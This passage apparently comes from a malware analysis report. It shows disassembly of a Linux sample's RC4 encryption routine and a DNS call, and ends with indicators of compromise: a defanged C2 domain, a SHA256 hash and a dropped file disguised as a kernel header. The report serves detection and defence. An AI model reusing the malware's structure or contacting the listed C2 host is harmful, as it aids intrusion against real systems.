.text:0000000000002E9E mov     rdi, rax
.text:0000000000002EA1 call    dns
.text:0000000000002EA6 add     [rbp+var_28], 1
.text:0000000000002EAA add     [rbp+var_24], 1Fh
```

Figure 50

The implementation of the RC4 algorithm can be identified below:




```
.text:000000000000266B
.text:000000000000266B loc_266B:
.text:000000000000266B cmp     [rbp+var_10], 0FFh
.text:0000000000002672 jle     loc_25E0
```

```
.text:0000000000002678 mov     [rbp+var_10], 0
.text:000000000000267F mov     [rbp+var_C], 0
.text:0000000000002686 mov     [rbp+var_4], 0
.text:000000000000268D jmp     loc_276E
```

```
.text:00000000000025E0
.text:00000000000025E0 loc_25E0:
.text:00000000000025E0 mov     eax, [rbp+var_10]
.text:00000000000025E3 cdqe
.text:00000000000025E5 movzx   eax, [rbp+rax+var_120]
.text:00000000000025ED movzx   eax, al
.text:00000000000025F0 mov     ecx, eax
.text:00000000000025F2 add     ecx, [rbp+var_C]
.text:00000000000025F5 mov     eax, [rbp+var_10]
.text:00000000000025F8 mov     edx, eax
.text:00000000000025FA sar     edx, 1Fh
.text:00000000000025FD idiv    [rbp+var_8]
.text:0000000000002600 mov     eax, edx
.text:0000000000002602 cdqe
.text:0000000000002604 add     rax, [rbp+s]
.text:000000000000260B movzx   eax, byte ptr [rax]
.text:000000000000260E movzx   eax, al
.text:0000000000002611 lea     edx, [rcx+rax]
.text:0000000000002614 mov     eax, edx
.text:0000000000002616 sar     eax, 1Fh
.text:0000000000002619 shr     eax, 18h
.text:000000000000261C add     edx, eax
.text:000000000000261E and     edx, 0FFh
.text:0000000000002624 mov     ecx, edx
.text:0000000000002626 sub     ecx, eax
.text:0000000000002628 mov     eax, ecx
.text:000000000000262A mov     [rbp+var_C], eax
.text:000000000000262D mov     eax, [rbp+var_10]
.text:0000000000002630 cdqe
.text:0000000000002632 movzx   eax, [rbp+rax+var_120]
.text:000000000000263A mov     [rbp+var_11], al
.text:000000000000263D mov     ecx, [rbp+var_10]
.text:0000000000002640 mov     eax, [rbp+var_C]
.text:0000000000002643 cdqe
.text:0000000000002645 movzx   edx, [rbp+rax+var_120]
```

Figure 51



```
.text:000000000000276E
.text:000000000000276E loc_276E:
.text:000000000000276E mov     eax, [rbp+var_4]
.text:0000000000002771 cmp     eax, [rbp+var_134]
.text:0000000000002777 jl      loc_2692
```

```
.text:0000000000002692
.text:0000000000002692 loc_2692:
.text:0000000000002692 mov     eax, [rbp+var_10]
.text:0000000000002695 lea     edx, [rax+1]
.text:0000000000002698 mov     eax, edx
.text:000000000000269A sar     eax, 1Fh
.text:000000000000269D shr     eax, 18h
.text:00000000000026A0 add     edx, eax
.text:00000000000026A2 and     edx, 0FFh
.text:00000000000026A8 mov     ecx, edx
.text:00000000000026AA sub     ecx, eax
.text:00000000000026AC mov     eax, ecx
.text:00000000000026AE mov     [rbp+var_10], eax
.text:00000000000026B1 mov     eax, [rbp+var_10]
.text:00000000000026B4 cdqe
.text:00000000000026B6 movzx   eax, [rbp+rax+var_120]
.text:00000000000026BE movzx   eax, al
.text:00000000000026C1 add     eax, [rbp+var_C]
.text:00000000000026C4 mov     edx, eax
.text:00000000000026C6 sar     edx, 1Fh
.text:00000000000026C9 shr     edx, 18h
.text:00000000000026CC add     eax, edx
.text:00000000000026CE and     eax, 0FFh
.text:00000000000026D3 sub     eax, edx
.text:00000000000026D5 mov     [rbp+var_C], eax
.text:00000000000026D8 mov     eax, [rbp+var_10]
.text:00000000000026DB cdqe
.text:00000000000026DD movzx   eax, [rbp+rax+var_120]
.text:00000000000026E5 mov     [rbp+var_11], al
.text:00000000000026E8 mov     ecx, [rbp+var_10]
.text:00000000000026EB mov     eax, [rbp+var_C]
.text:00000000000026EE cdqe
.text:00000000000026F0 movzx   edx, [rbp+rax+var_120]
.text:00000000000026F8 movsxd  rax, ecx
```

```
.text:000000000000277D leave
.text:000000000000277E retn
.text:000000000000277E ; } // starts at 2577
.text:000000000000277E RC4 endp
.text:000000000000277E
```

Figure 52

INDICATORS OF COMPROMISE

C2 domain: px32.nss.atendimento-estilo[.]com

SHA256: 121157e0fcb728eb8a23b55457e89d45d76aa3b7d01d3d49105890a00662c924

Files created: /usr/include/linux/usb/usb.h